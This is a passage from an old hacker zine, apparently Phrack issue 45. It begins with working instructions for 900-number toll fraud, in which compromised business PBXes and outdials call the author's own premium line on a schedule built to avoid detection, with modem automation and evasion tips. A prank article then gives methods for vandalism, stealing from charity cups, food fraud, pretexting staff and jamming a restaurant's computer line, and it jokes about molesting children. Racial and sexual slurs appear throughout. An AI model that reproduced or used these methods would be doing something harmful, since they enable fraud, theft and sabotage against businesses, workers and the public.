You will be able to check your credits, or "minutes" as called in the 900 industry, by calling a special number provided by the service bureau. After entering your account codes, an automated response will give you statistics such as daily call reports and total minutes accumulated for the billing month. Be sure to find out about the virtual end-of-month date. The end of each billing period is not necessarily the last day of the month. Accordingly, you will need to plan your attacks with this in mind, as we will discuss next.

Getting A Date

Now that you've set up your dateline, you'll be anxious to start earning the three bucks a minute. The dateline makes it kind of fun, since you get to hear all kinds of ridiculous messages and the typical horny soliloquy. Get a speakerphone if you lack one now.

You don't necessarily need PBXes--any outdials you find that complete a 900 call will suffice. However, the lines targeted must be those of a business, one that is large enough to own a PBX. Calling on residential lines, cell phones, or from small businesses will not work--the owners will get their bill, and simply call the phone company and complain that they didn't make the call. This will attract undesired attention to your line by the LEC and your service bureau, and it will also cost you in that the carrier connect fees, about .25 and .30 per minute, will be deducted from your account. The LD carriers get theirs, whether the party pays or not. This is why the calling method encouraged here is the PBX. If you can manipulate central office switches, do so by these same principles.

PBX owners tend to pay their phone bills--including 900 calls that aren't outrageous. They'll assume that one of their own employees made the call, if they even notice. Instead of attempting to exploit a PBX to some astronomical degree, you're better off running up a mere fifty to sixty dollar charge. Do this every month as part of a schedule. Not only may it go unnoticed, but you are assured that it will go uncontested even if detected. Running up an excessive number of minutes risks unneeded attention and assures either a total "killing" of the PBX, or at minimum, 900 restrictions added by the PBX administrator. Even with a remote admin access, your luck will run out. Remember: YOU WILL ONLY GET PAID IF THE PBX OWNER PAYS THE PHONE BILL!

With this in mind, the most limiting factor is the number of PBXes you can accumulate. The widespread raping of AT&T's System 75/85/Definity in 1992 (as a result of discoveries in 1991) made that year extremely ripe for this 900 scheme. Many of us managed to accumulate large collections of System 75s, including the elusive Super Nigger, who allegedly compiled over 300. (Where the hell were you hiding?) AT&T security memorandums have since killed hundreds of these, but the defaults still work well in some cities. Regardless, PBXes abound, and the more you find, the more minutes you can generate.

Let's look at a sample attack schedule:

PBX #	M	T	W	Th	F	S	Su
01	15m						
02	10m						
03	8m						
04			14m				
05			16m				
06			24m				
07			12m				
08			13m				
09				16m			
10					2m,10m		
11					13m		

Twelve PBXes are to be attacked in the sample week, so there are probably fifty PBXes totally to be attacked for the month. Each PBX is to be used only once per billing period. You will get many months of use out of each PBX with this conservative approach, so long as every hacker west of Poland doesn't have access as well. Notice how the number of connection minutes varies, and the calling pattern is quite random looking. The schedule is maintained not only to keep track of PBXes in your harem you've fucked for the month, but to assist you in generating minutes in a pseudo-random pattern. It is acceptable to have your minutes generated in a pattern, albeit a loose one. For instance, if all minutes are generated only on the weekend, a discerning eye will not attribute this to the type of marketing you are using. The sample schedule is only the ideal model. Having to rigid a pattern, however, such as having an exact number of calls each day, is potentially suspicious to your service bureau. Simultaneous calls to your 900 number through different outgoing trunks on the same PBX is also strongly discouraged.

Listening Software

Calling your 900 dateline number is fun, but when you've got over a hundred PBXes to hit each month for an average of fifteen minutes a pop, the novelty tends to wear off. Of course you can have a speakerphone and a time and go about other tasks between calls, but why not write a program that will enable your modem to do all this for you? All the program must do is have the modem call a PBX from a list, pause, and call your 900 (or another PBX and then your 900, for LD PBX attacks). Once connected to your 900, it must stay "listening" until a random timer (10-20 minutes) hangs it up. Depending upon your dateline service, the modem may have to emit a DTMF every once in a while to keep the service convinced you're still there. This is a very worthwhile program to write--it can drastically reduce your total time spent with this operation, leaving you with only the PBX list to maintain (additions and deletions), and the spending of your hard-earned cash (the novelty of this WON'T wear off).

Large Charge-Rate Option

A 900 number can be set up to charge as much as $50 per call. Whether the call lasts less then a minute, or for over ten, the cost for the caller is the same $50. In order to set up such an account, you must qualify as an "Information Provider," or IP. Regulations on 900 numbers state that you must be a provider of information, not tangible goods. With a dateline, the information is included in your deal with the service bureau, so you are considered an IP. The bureau can provide you with your own number that terminates in a voice processing or audio-text system, but now you must provide the actual information. Your idea must be approved by the LD carrier, and they tend to scrutinize your plans the higher your desired rate. Your bureau may even subject your service to a test to make sure it's not a fake.

One idea is to ask for a $25 per-call rate. Make like a writer of shareware programs, and have your 900's announcement ask the caller to leave name and address to be legally registered to use the software, and to receive updated versions. A confirmation notice will be sent to acknowledge the registration. Many bureaus will accept this as qualification for IP status, if properly presented. A sample arrangement like this should not cost more than a grand to set up. Stats on minutes are checked just as with the dateline, only you'll receive any messages left by callers, and you'll receive any messages left by callers, and you'll be able to change the announcements--just like voice mail. [IT's always a thrill to call a 900 number and hear yourself thanking the caller, heh heh.] On a $25 line, you should net about $19 per call.

All the same rules apply using this large charge-rate setup. You can't abuse a PBX any more with this option then with a dateline. It does give you the added flexibility for methods used other than PBXes, such as outdials that will only connect briefly. For instance, message notification on voicemail will not connect to a number for prolonged durations, but long enough to activate a $25 charge. And a typical modem outdial on a mainframe will soon hang up with the absence of an answering carrier, but the linger is long enough for a $25 call. And with CO switching, the arrangements you make are ideally temporary--turned quickly on and off--making a fast $25 hit optimal. Lastly, if you are skilled in accessing corporate phone closets (see "Physical Access and Theft," Phrack

43) or the corresponding outside plant, you can use your test set to call your 900. Obviously a large charge-rate would be better here too, rather than standing for endless periods of time in compromising positions connected to a squawking dateline.

No matter how you access business lines, be sure they belong to a large company. Definitely experiment, but do so in moderation--make any necessary notes (like time and date of call) and wait for your 900 billing statement to see if the call was paid for. [Your billing statement, essentially a call accounting summary, is created for each billing month by the LD carrier and sent to you via the service bureau with your check. It includes the calling phone numbers, time, date, duration, etc. of all calls made to your number.]

A Final Word

It would be hard to get "busted" doing anything mentioned in this article. Even if you're nabbed for misdemeanor PBX abuse, no one will ever imagine--let alone try to prove--that the 900 number you were calling is your own. [Hey, you're just a desperately lonely guy!] However, be wary of pen registers (DNRs) if you've been up to other dark deeds, and set up your calling operations at a safer place. Don't check your minutes using any of the same means that you use to generate them (a record of your calling into your 900 backdoor is probably the most incriminating track you can make). Keep your 900 account anonymous, as with your address, voice mail, and ID/SSN.

Welcome to the dark side--and best of luck.

Sincerely,

CO/der DEC/oder
DSR

[The Author can be reached, when the system is up, at:
codec@crimelab.com]

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 19 of 28

****

[** NOTE: The following file is presented for informational and entertainment purposes only. Phrack Magazine takes NO responsibility for anyone who attempts the actions described within. **]

****

Screwing over your local McDonald's

- Charlie X -

INTRODUCTION

Ok... everyone is familiar with the world's largest and fastest growing fast food chain, McDonald's. The founder, Ray "Crock", wanted an environment where families and friends could get food with friendly service at any time of the day... Boy, what a crock, at least now.

To top everything off, McDonald's attacks decent food establishments by criticizing the food content... not like you'll find anything not genetically engineered in McDonald's food... Everyone must realize that McDonald's sucks, and you must do your part to put the fucking place out of commission...

As far as I can tell, everyone in McDonald's is rude and has an attitude, from the management to the customer. They, as most restaurants do, firmly believe THE CUSTOMER IS ALWAYS RIGHT. This is true even when the customer is an asshole with blind disregard for everyone and everything. This is where you come in... Here are a few things that you can do to put your local McDonald's in it's place...

Recently in the news, a major group sited McDonald's as the most environmentally responsible establishment on the planet (note: this is even over green peace and Sally Struthers)... how the hell is this possible?

SENIOR CITIZENS BENEFIT DAY/WEEK

McDonald's is nice to senior citizens. Every McDonald's offers free or reduced price meals or drinks to Senior citizens... Now, all you have to do is attract them. For a minimal price, you can publish an ad in the local newspaper, or publish your own flier (can be cheaply made) which explains that a certain day/week, your local McDonald's will recognize senior citizens with free food, coffee, senior activities, you know... a big senior social. You may want to mention that other organizations will be there to speak and make the whole "event" decent... Now, if your McDonald's already offers free/reduced coffee, food, or sodas, this will definitely break them, and cause them to order much more supply, and could even cause them to run out of coffee or soda for the rest of the day... on the other hand, if they don't offer this, the mass crowd of old people asking for shit will certainly piss someone off... This has been tested, and as a result, a McDonald's had to close for a day to reorganize and reorder supplies, as well as "launch an investigation" about this Day, but they never turned up anything.

GARBAGE CAN TRICKS

Since McDonald's is usually a busy restaurant, the trash bags fill up quickly and must be changed frequently (but never are.) There are several things you can do to the trash cans. For starters, ask for hot or boiling water. If you don't want to attract attention by doing this, bring in your own really hot water... boil it, put it in

a Styrofoam cup or a thermos... once in McDonald's, locate the filled trash can (should not be hard to find) and dump the hot water down the side. Not only will this melt the side of the bag, causing the trash to go everywhere, the person who takes out the garbage must pick up all the trash by hand and dump out the trash can with water in the bottom. This also soaks the trash, breaks up paper, and makes the whole experience quite unpleasant, but hilarious to watch.

Another easy trick is to walk up to the trash can areas, take the trays sitting above the trash cans, and simply throw them in all the cans. This will either make the employee fish them out by hand, or will cause the restaurant to be short of several trays, which becomes quite annoying.

FOOD TRICKS

There are several things to do with the food. Since there is probably something wrong with it in the first place, you might want to simply make the problem bigger... Before you enter the restaurant, cut some of your hair, or hair off of a pet. When at your table, place the hair all over the inside of the burger. When the line at the counter is long, and everyone is busy, cut up to the front of the counter, and start complaining about your burger. Show EVERYONE the hair inside the burger. You will get another burger, and most likely, a lot of free shit so you will come back. You will also cause most everyone to leave, and people in the kitchen to get shit on by the manager.

ON A BUSY DAY...

Busy days are the best. Customers are in a hurry, so are the employees... everyone has a short fuse and usually do not pay attention to what you say, or get very pissed. Ask for real dumb shit... For example, "I'd like a 69 piece Chicken McNugget." The best thing to do is to order a simple cheeseburger, and screw it all up with special orders... For example, "I'd like a cheeseburger, with extra cheese, no mustard, extra catsup, extra onions, lettuce, tomato, a real little dab of mayo, and make it well done... oh wait, I don't want cheese anymore. Just put extra lettuce on it... [wait for them to send the order back to the kitchen]... then Oh, wait, sorry... I just want a BigMac." You can also say, "I'd like a medium Coke with just 4 pieces of ice in it." They will always do what you say... Keep in mind that special orders do not cost extra, so you can order a hamburger, ask for extra mustard, catsup, and somewhere in there, casually mention extra cheese... 9 times out of 10 this works... and you don't get charged. NOTE: if you hear a printer printing followed by 3 beeps somewhere in the kitchen, your grill order was printed, and will be made... so change it after you hear that.

In some McDonald's, you will find the "Need A Penny - Take a Penny," Where people put in their loose change in case someone else is short some money... steal ALL the money in this. In one month, I made $42.71 from stealing the money from all the Need A Penny cups in my area... This is a good secondary income for lazy people.

If you plan on a big order, start off by telling the person you just want a soda. After they give a total and get ready to take your money, add an item. Keep saying "That's it" and repeat this process until you have what you wanted, and have wasted several minutes. You can also have the cashier repeat your order as many times as you wish, also wasting time.

THE INQUIRING CUSTOMER

McDonald's managers pride themselves in knowing the answers, and employees like to pretend that they do. So, on a busy day, keep asking dumb questions... Here are a few to ask... Oh, never actually order anything... just hold up the line with your questions. Here are

a few questions to ask:

- "How is your meat prepared at the factory?"
- "What part of the chicken does the McNugget come from?"
- "Who was the BigMac named after?"
- "What is the post-cooked weight of your quarter pounder?"
- "Where does your <pick a vegetable> come from?"
- "How fresh is your <McD product>?"
- "What is the square root of 69.666?"
- "What is the nutritional value of a 9 piece McNugget box?"

DRIVE-THRU FUN

McDonald's videos tell the employees that the Drive Thru makes up for more than 40% of the average McDonald's business. Simply put, this system needs a lot of work. The speakers rarely work, and you usually get your order screwed up. The first thing to do is to take your car and back over the cut square in the pavement right beside the order sign several times. This causes a loud annoying "bong" to be heard by everyone with a headset... eventually the manager will come out with a weapon, and this is where you leave.

Another thing to do is to drive up, and say, "I just want a lot of butter..." or "I'd like a large penis to go please." Usually, people in the drive thru service will laugh or screw something up, and you will get yelled at by the manager... waaah.

If you want free food, order something in the drive thru. Keep your window down to listen to other orders. After you receive your food, park and enter the restaurant. Go to the front of the line and tell the person on duty that your order was screwed up... it helps to remember what someone else's order was, and then you just ask for that... you will get it. Sometimes, you even get free food for having a screwed up order.

This prank requires guts, but can be somewhat amusing. Simply drive up in front of the sign, turn your engine off, and go inside the restaurant and eat. There's always room to park in the drive-thru lane... You could also tell the drive-thru person that your car stalled, and you will have to call the motor club. This can put a drive-thru out of commission until you decide to move your car.

If you happen across a McDonald's that is expecting deliveries, or has cleaned the parking lot, you will notice traffic cones. You can move these cones around the drive-thru sign. Some people are stupid and will drive thru them anyway, so you may want to place a sign saying "DRIVE THRU CLOSED - - SORRY - MANAGEMENT." You can also place a legitimate order at the drive thru and right after your order, you can put a sign on the drive-thru sign saying the same "closed" message. The drive thru sensor does not sense foot traffic, so you can walk up to the sign and put one there...

The drive thru headsets can be a good source of amusement. When ordering, mumble your order, scream it real loud, or say it like the microphone is cutting out, for example, "I'd like to order a LARGE ibbit-obbt-ibbit-urger with no Sa... and extra <crackle> and I'd also like a Med<cut> Oke." When they ask you to repeat, do the exact same thing. Remember, that as soon as you drive up to the sign, they can hear everything in your car... even if they are not talking. As soon as they ask for your order, turn your stereo up real loud, and begin to say your order... this screws everything up... Also, ask for a hotdog, or an item that you know they don't have. If you have the guts, are really bored, and are not driving YOUR car, take them seriously when they say "please drive through." This would be the ultimate action, putting your local McDonald's out of business.

If you have a simple shortwave transceiver, Ham Radio, or powerful handheld transceiver, you can talk to the entire drive-thru crew. The antenna is located above the cashier in the drive-thru box and has a receiving radius of the entire store and about half of the parking lot. You can add stuff to peoples orders, or just screw around. Drive thru

people have noticed that illegally powerful CB radios, side band radios and even some car phones can be picked up with the headsets. Be innovative and use these to piss the employees off. If you do not have access to one, simply hide behind the sign, and shout extra food or obscenities at the sign...

GREASE DISPOSAL FUN

This next trick involves little or no intelligence, or imagination, but seems to get people every time. Behind McDonald's, usually found next to trash cans or the empty soda-syrup containers, you will find a large drum marked "not-fit for human consumption" or "inedible contents." Although these warnings belong in the food, they mark the grease vat. This is tightly sealed for a reason... it smells like dead human. They are also easy to open. Usually, you can loosen the ring around the top and open the lid. Be sure to cover your face when you do this... it does smell like shit... The nice thing about this is that the smell will cover the entire parking-lot area in roughly 10 minutes. Chemically, the smell will cause nausea, and definitely a loss in appetite. People will get sick everywhere, and definitely cause a loss of customers at McDonald's...

A simple addition to the previous trick would be to tip the can. The grease will probably have hardened, but on a warm day or if the black can is left in the sun, it will leave a sticky, raunchy mess in the parking lot that will be impossible to clean up, and will stink infinitely. This is a way to make the trick more damaging and longer lasting.

DUMPSTER FUN

McDonald's, or any fast food restaurant usually has a high volume of garbage output (not including the food). If you can travel around and find large objects, you can dispose of them in the trash containers. If you clog them up, not only will the store have to pay for an extra collection of trash (to remove what you put in there), They'll have to pay extra for later (or earlier) you do it, as well as what kind of objects you put in there. You can also put the empty silver soda containers, bread racks, or even signs and loose McDonald's shit in the trash. They won't appreciate the loss, and it's gonna cost them money at both ends. Lame but definitely effective.

PHONE ORDER PHUN

One thing that is not very well known is that McDonald's accepts phone orders. This is a simple process. A serious, adult sounding voice can call a local McDonald's and claim that they have a large order that they would like ready for pickup. You supply a BS phone number, a BS name, and a BS order. The larger it is the better. Usually give about a half an hour to an hour notice to have the order ready. Good reasons for the orders are usually family get-togethers, meetings at local universities, etc. The university excuses are much better, because you can supply a college phone number (found in the phone book) and if they call (the usually don't) to verify the order, they will get the office, and will think it's legitimate. This prank is a beauty because after the manager takes the order, it is given directly to the kitchen, who begins the order. Again, they very rarely verify the orders, so it is easy to pull these off. To make this prank better, you should throw in mass quantities of food items that people NEVER eat -- Filet O' "Fish", Fajitas, etc... You can also call them back at the time of pickup, and say "sorry, we decided to eat at burger king..." DO NOT enter the restaurant and ask to buy the items at a cheaper price, like the old pizza man trick... that's just lame.

COMPUTER PHUN

A nice thing about McDonald's is that it is linked via computer (and modem) to OakBrook, Illinois. Check your local phone book for a McDonald's with 2 lines. The second line is usually the computer line. You may also try Information. If you aren't able to get the number, read these next 3 parts...

- McDonald's are listed by Restaurant number in the phonebook. You can retrieve the number, then call the restaurant, asking for the manager. When the manager identifies himself, with his name, you write the

name down, and tell him to get bent or something. With that information, you can call McDonald's 800 number, or any McDonald's Corporation HQ number in OakBrook, Illinois (they will relay your call). You say you haven't been receiving updates or any purchase orders, you identify yourself, and your store number, and location (city, state...). They will check the listings, and read off the phone number of the computer. If they won't give it to you, they will allow you to change the computer number, where you give them your enemies phone number or something, and they will get called by modem repeatedly...

- Call your local McDonald's, identify yourself as Bill Haggan of Computer Services, McDonald's, Oakbrook... etc. Say you are updating your records, and need the computer telephone number. Get the number, then give them a bullshit verification number.
- This is not very imaginative, but it works... it's also risky... woooooo. Find the phone box, open the user service box, connect any phone with an RJ-11 adaptor to the box and type your local ANI number (211, 811-9967) etc... do that for each line that enters the restaurant. Then reconnect it... you have the numbers.

Now that you have the numbers, there is a lot you can do. It is not wise to enter the computer. Although goodies are buried there, any changes you make are corrected that night with a verification call. It is also verified voice. However, everything in the restaurant is connected to the computer. Once you call the number, and connect to the computer, just sit there. The computer freezes all time clocks, order programs, etc. Every display will be marked "BUSY." This prevents anyone from punching in or out, the manager from checking labor, printing schedules, do inquiries about anything... basically interrupt most managerial and owner duties. If you find a constant busy signal, this is very easy to correct. Simply ask for an operator interrupt. If the operator breaks in, the beep will hang up the modem, allowing you to call right in. This prank does have profound effects on the McDonald's. It is highly recommended.

FREE SHIT AT McDonald's

Yes, I do mean shit... If you are involved in that fucking money crunch like everyone else, and you feel that your money should be spent on better things, rather than shitty food, here are a few pointers for free food. These have all been tested. If you are caught in the act of getting free food, nothing will happen, and it will be a big source of amusement...

Cheeseburger - On a busy drive-thru day, you can ask for a special order. Ask for a hamburger with an extra item, like mustard or something, and casually sneak in "extra cheese." If the employees are stupid enough (a given), and the grill doesn't question it, you will find yourself with a nice fresh cheeseburger for the price of a hamburger... whoopee...

Any Item - The BEST thing to do is order something in the drivethru, and then come in the restaurant with the bag from drive thru and say "You forgot ..." If you ask the employees at the counter, 9 times out of 10, you will get it... To be on the safe side, you may want to go home, call the McDonald's, say you went through the drive thru and you didn't get your food item. You can give a bullshit name or whatever, usually they don't even take the name, and the next time you go in, you say you called, and you will get gift certificates or free food... works every time.

BASTARDIZING FOOD ITEMS

If you want to attract a certain degree of attention to yourself, and make employees and customers laugh, when you order food, fuck up the names to say something cool... You'll still get the food you don't want, and this too is a source of amusement. Spur-of-the-moment name bastardizations are by far the funniest, but here are a few suggestions...

SHMEGMA MAC, SHMEGMA SACK - instead of Mega Mac (shmegma is Dick Cheese)
CHICKEN McFUCKUPS - Chicken McNuggets (be sure to ask for the 69 piece)
McDICKEN - McChicken (ask for extra Mayo and smile...)
CHOKE - Coke (I'd like a small choke with no ice)

McRIBBED FOR HER PLEASURE - McRib... Do they still make this?
FAGINA - Fajita (I'd like a FAGINA with extra cheese...)

IMPORTANT

Remember that McDonald's slogan is Food, Folks, and Fun... Just take the "fun" part to the limit... You sort of have to compensate for the asshole "folks" and the shit "food."

If you get bored, start molesting kids on the playland or just break shit... throwing salt shakers (plastic or glass) at the outside wall of the McDonald's is fun too... take advantage of whatever there is in McDonald's... there are infinite possibilities to create your local McDonald's an utter McHell. Don't consider it illegal (most of it isn't...) consider it more of a public service. Yeah... That's it.

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 2 of 28

****

Phrack Loopback Part I

Letter from Louis Cypher (Byron York)

As many people know, I was convicted over the summer for a number of Federal crimes including counterfeiting, burglary of a post office, theft of US mail, and possession of stolen property. For a little background, I was arrested for these crimes in September of 1992. I stayed out on 50,000 dollar bond until the trial which started the day after Summercon 93'. The trial lasted for about a week and a half, and the jury found me guilty on 4 charges and acquitted me on 2.

My sentencing was not until the 8th of November, and the results were not as I had hoped for being a first time offender and all. I received a 21 month sentence that will be carried out if I do not complete 6 months in a Federal boot camp in Pennsylvania. If I do complete the program at the boot camp I will then spend 6 months in a Federal halfway house in Houston. This will be followed by several months of home confinement, then 3 years parole. I am to attend college while on parole, but if I do not do well, then I have to do 300 hours of community service.

I will start serving my sentence as early as December, or as late January. Won't know until I receive the letter in the mail from the Bureau of Prisons. I am still out on bond and am on voluntary surrender so I just deliver myself to wherever they send me. A lot better than rotting in county jail until they transfer me.

I will hopefully be out still for HoHocon, and will be able to say good-bye to most people in person. But in case I am not, then I would like to use this forum to tell everyone good-bye. I know that I am not going away forever, but I don't know when I am going to be able to access a modem again and get back in touch with everybody.

I have been running a public access Internet site in Houston for the past year or so, and luckily, thanks to Drunkfux, Absalom, and Lord Macduff, the system will most probably stay up in my absence. People will be able to mail me there, and I will be able to respond through the help of people over the phone.

I would like to thank Erik Bloodaxe for letting me use Phrack to tell everybody farewell. I hope nothing's changed when I get back, and I will be back. I'll just have to keep my nose a little cleaner when I come back from my sabbatical.

It's been great, and I'll see all of you hopefully in about a year or so.

[Byron did get to go to HoHoCon, but shortly thereafter had to fly to Pennsylvania to enter Boot Camp.

Byron's Address in prison is:

J.C.C.
Byron York 60177-079
P.O. Box 1000
Lewisburg, PA 17837-1000

Drop him a note. It really makes the day go by a little easier in a world of bloody shank wars with the Texas Syndicate. Jail sucks.]

[Ad for Jolly Roger T-Shirt]

>[God bless the free enterprise system!
> God bless capitalism!
> God bless America!]

Well, I'm an atheist and natural law objectivist, so I'll cheer right along with you on the capitalism part! Capitalism is the only MORALLY PROPER system because it's the only system (or lack thereof) that doesn't treat people as slaves!

[editorial]

>This is going to piss people off, but hell, that's the point of having
>an editorial, eh?

I, for one, fucking loved it.

>Granted, Holland has a notoriously permissive and open society; and
>indeed, Europe in general is far more laid back than the States, but
>even many in the US hold these ideals close to heart.

Europe also has a great police state tradition, not to mention the common and prevailing attitude that while sex and drugs and rock and roll are okay, making money (creating wealth) is a far more heinous crime.

>...The major cons in America (HoHo, Scon) really don't charge.
>They "ask" for donations. Sure, you might get a nasty look if
>you don't cough up five or ten bucks, but hell, everyone does. They
>WANT to. A good time is worth a handful of change. And there isn't
>some awesome requirement just to get in the damn door. Besides, losses
>can always be made up by selling a plethora of crap such as t-shirts and
>videos, which everyone always wants to buy. (Hardware costs. :))

VOLUNTARY donations! (The Supreme Court says "our system of taxation is based on VOLUNTARY COMPLIANCE"...) There's a vast and monstrous difference between voluntary and involuntary - it's that nasty "free will thing"!

>Then there was Phrack. Always free to the community. Always available
>for everyone's enjoyment. Asking only that Corporate types pay a
>registration fee of a hundred dollars just to keep them honest. (They
>aren't.) Knowing full well that they are stealing it, sometimes quite
>brazenly. Resting quietly, knowing that they are just as unethical as
>they ever claimed us to be.

I also love your registration requirements. Being able to claim ownership of property, intellectual or otherwise, means you dictate the terms and conditions of its use. Corporate lawyers must have had coronaries upon first sight. Only difficulty is, your ISSN number and copyright data are prima facie evidence that you contracted away rights in exchange for privilege from the state, revocable whenever the state feels like it (copyright falls under admiralty jurisdiction, not common law). You've formed an "organization" - your registration form recognizes the fact that "corporations, organizations and other artificial persons" have a lesser STATUS before the law than NATURAL INDIVIDUALS - just be who you are!

>Let me tell you something. Information does not want to be free, my
>friends. Free neither from its restraints nor in terms of dollar value.
>Information is a commodity like anything else. More valuable than the
>rarest element, it BEGS to be hoarded and priced. Anyone who gives
>something away for nothing is a moron. (I am indeed stupid.) I can't
>fault anyone for charging as long as they don't try to rationalize their
>reasoning behind a facade of excuses, all the while shouting "Information
>Wants to be Free!"

AMEN, from the highest fucking rooftops! You're not stupid, you're doing it

by CHOICE. You're VOLUNTARILY doing it. Free people don't NEED laws that force decisions upon them - they do what needs to be done!

>Trade secrets don't want to be free, marketing projections don't want to
>be free, formulas don't want to be free, troop placements don't want to
>be free, CAD designs do not want to be free, corporate financial
>information doesn't want to be free, my credit report sure as hell
>doesn't want to be free!

YES! YES! I HAVE WAITED FOR YEARS FOR THIS MOMENT!

[tale of the Little Red Hen]

Amen again!

This whole issue, in fact, had many great things, which I'll continue to reply to here...

[... 10K of commentary removed ...]

Finally...remember how crazy people got in the years just before the turn of the first millennium (990-1000 A.D.)? It's gonna be even MORE interesting this time around!

Here's to Phrack... may you last into the 21st century! (May we ALL be so lucky...)

[Man, that was one of the coolest letters we've ever gotten (and definitely the longest. I have to tell you, it does my heart good to know that we are indeed appreciated by some of you. We will continue to do so until as long as humanly (or inhumanly, with my schedule) possible.]

A document I found in trash......

What's Next	1993 Revenue in billions	1993 Operating Cash Flow in billions
AMERITECH	$11.71	$4.72
Pursue in-region strategy. Push regulators for entry into long distance business.		
BELL ATLANTIC	$12.99	$5.34
Proceed with interactive networks linking 1.2 million homes by year-end 1995. Seek local cable partners.		
BELLSOUTH	$15.88	$6.64
Decide whether to invest $500 million of QVC, despite loss in Paramount fight.		
NYNEX	$13.4	$5.06
Proceed with $1.2 billion investment in Viacom. Build new networks in Northeast, but only if it wins new regulatory freedom.		
PACTEL	$10	$4.08
Pursue in-region strategy for new personal communication services.		
SOUTHWESTERN BELL	$10.69	$4.08
Pursue cable relationship with Cox Enterprises Inc.; complete $552 million acquisition of upstate New York cellular franchises.		
USWEST	$10.29	$4.45
Offer new phone services in New York cable systems; may pursue Cablevision Systems Corp. with partner Time Warner.		
Total	$84.98	$34.53

Gee whiz now I really sympathize with the phone company about their petty

loss on fraud.

[Fuck. And you mean to tell me THEY can't afford a measly 100 bucks registration fee? Maybe them thought it was 100 Million bucks. But even then it's well within their grasp. Hmm...maybe the fee should go up.]

I would like to pay respects to a fellow user on my system who was killed in the recent helicopter crash near San Jose, CA. "Rotor" was a user-friendly d00d who would always talk your ear off about helicopter technician work. It is a great loss to our local community.

Call the CybernaughtG@twAy. el33t x10^8 (408) 911-3974 Login <guest>

[I want to say I'm very sorry about your friend. I know exactly how you must feel.]

For immediate rebroadcast::::::::::::::::::::

****

The SenseReal Foundation

The SenseReal Foundation is a non-profit, non-organization dedicated to the preservation and free distribution of information and the promotion of the Amiga computer. In this ever increasing police state we live in the Amiga computer is a beacon of hope. If you buy into Big Blue you are buying into Big Brother. The information revolution is happening now. More and more our liberty will depend on the acquisition, processing, dissemination, and control of knowledge. We are heading into an era when there's going to be enormous pressure to prevent further development of certain kinds of knowledge. This situation has created the need for the.....

SenseReal Archives

Send all kinds of information to the SenseReal archives for preservation and rebroadcast. Send newsletters, magazines, books, 'zines, tapes, CDs, or anything at all to the address below. Not only will your contribution be deeply appreciated, it will be preserved and made available to present and future generations. As more powerful, small, cheap technologies are available to the masses it may increase conflict between the current power structure and those now considered to be in the underground. Civilization as we know it is racing towards the brink, and hopefully we will survive through this current cycle, but we do not know what will face us then. Sending The SenseReal Foundation your material is a good way of expanding the knowledge of many people. When appropriate, information will be made available on the SenseReal BBS.....

The Haunted Mansion BBS (404)516-4732 Fri-Sun 6pm-6am

Call this number anytime. Primary hours are Fri-Sun 6PM-6AM but you never know when the board may be up. If it is not online when you call, call back in 3-5 minutes and perhaps it will be. It is primarily an Amiga board but also features message areas and a text file area that will be of interest to all. Send postcards, bizarre items, money, and anything else to:

THE SENSEREAL FOUNDATION
6595-G ROSWELL RD. Suite #206
ATLANTA,GA 30328

Call THE HAUNTED MANSION BBS
(404)516-4732 Fri-Sun 6PM-6AM
Or contact via the Internet:
Green_Ghost@neonate.atl.ga.us

All information and anything sent will be kept secret forever upon request.

-- Via DLG Pro v1.0

[Uh, gee, little did I realize that when I bought my Amiga 500, I was joining such a sacred brotherhood. I wonder what my employers would think.]

So, there I am in New York City last night. We're hanging out (figuratively speaking) at The Vault, where various fetishists get together to explore the limits of aberrant human sexuality. All in all, a rather interesting place. The $30 cover was a little steep, but I would still highly recommend it. Now for my point.

I was standing around watching two dominatrix abuse some naked, prostrate wretch when one of them started walking around giving out business cards to anyone who admitted to having a computer and an Internet feed (these are dominatrix on the cutting edge of technology, I might add). The card reads thus:

CYBEROTICA Online
Ride the wave of erotic communication into the 21st century, as CYBEROTICA Online(tm) becomes your point-of-penetration into Cyberspace. Transport yourself into a universe of wild fantasy-and-fetish images, tales, and intimate, anonymous interaction with erotic-video stars, industry insiders, and thousands of open-minded people around the world.
Experience CYBEROTICA Online for FREE as our VIP guest while we perfect the system, and in exchange for your valued input you'll receive added VIP privileges as we grow! Contact us today for your free Infopac and Startup Software, before this opportunity ends. 212.587.0197 fax 587.0513
80 n moore st., tribecca, ny 10013 email: steffani@echonyc.com

I am sure this is just a teaser to get people on-line and then start charging them, but I found it pretty interesting.

---tabas

NOTE: I have no knowledge of or affiliation with the above organization and the posting of this message does not constitute an endorsement of perversion.

[Well, hell...now I know where to go next month when I'm back in NYC. I wish I would have know about this place last time...the only places I could find for even semi-serious sleeze was in Times Square, and I know that was way too tame and trendy to be IT. Now I know.]

The earthquake in Los Angeles, California, the flood in Europe, the seemingly unstoppable war in the former Yugoslavia, the devastating fires in Australia, the flood in the Midwest of the United States of America, the devastating fires near Los Angeles, California, the rapid and appalling increase in violence in cities, towns, villages all over the world, the famines, the diseases, the rapid decline of the family unit, and the destructive earthquake in India (in 1993) are signs that this world's history is coming to a climax. The human race has trampled on God's Constitution, as given in Exodus 20:1-17 (King James Version Bible), and Jesus is coming to set things right. These rapidly accelerating signs are an indication that Jesus is coming soon (Matthew 24).

God's Holy Spirit is gradually withdrawing its protection from the earth and the devastating events you see are demonstrations of Satan's power. All those who are not guarded by God are in danger of forever losing eternal life.

If you want to know what's about to happen, please study the books of Daniel and Revelation which are located in God's Word, the Bible. They are not sealed or closed books. They can and must be understood by all. Every word in the Bible from Genesis to Revelation is true. The Bible and the Bible only must be your guide.

When God's Law (the Constitution for the Universe) is consistently ignored, disregarded, changed, and questioned, He permits certain events to occur to wake us up. I would urge all, wherever you are and regardless of the circumstances, to directly call on Jesus and ask Him to intervene in your life. Jesus who created this planet and every living creature in it and on it, died on the cross, was raised from the dead by God the Father, and is now in Heaven interceding for you. Jesus is the only One who can rescue us from the slavery, misery, and death Satan is causing us.

For reference I'm including God's Constitution as given in the King James Version Bible. Please note that when God says the seventh day, he means Sabbath (the 7th day of the week) not Sunday (1st day of the week).

Commandment #1: Exodus 20:1-3 (KJV) And God spake all these words, saying, I am the LORD thy God, which have brought thee out of the land of Egypt, out of the house of bondage. Thou shalt have no other gods before me.

Commandment #2: Exodus 20:4-6 (KJV) Thou shalt not make unto thee any graven image, or any likeness of any thing that is in heaven above, or that is in the earth beneath, or that is in the water under the earth. And shewing mercy unto thousands of them that love me, and keep my commandments.

Commandment #3: Exodus 20:7 (KJV) Thou shalt not take the name of the LORD thy God in vain; for the LORD will not hold him guiltless that taketh his name in vain.

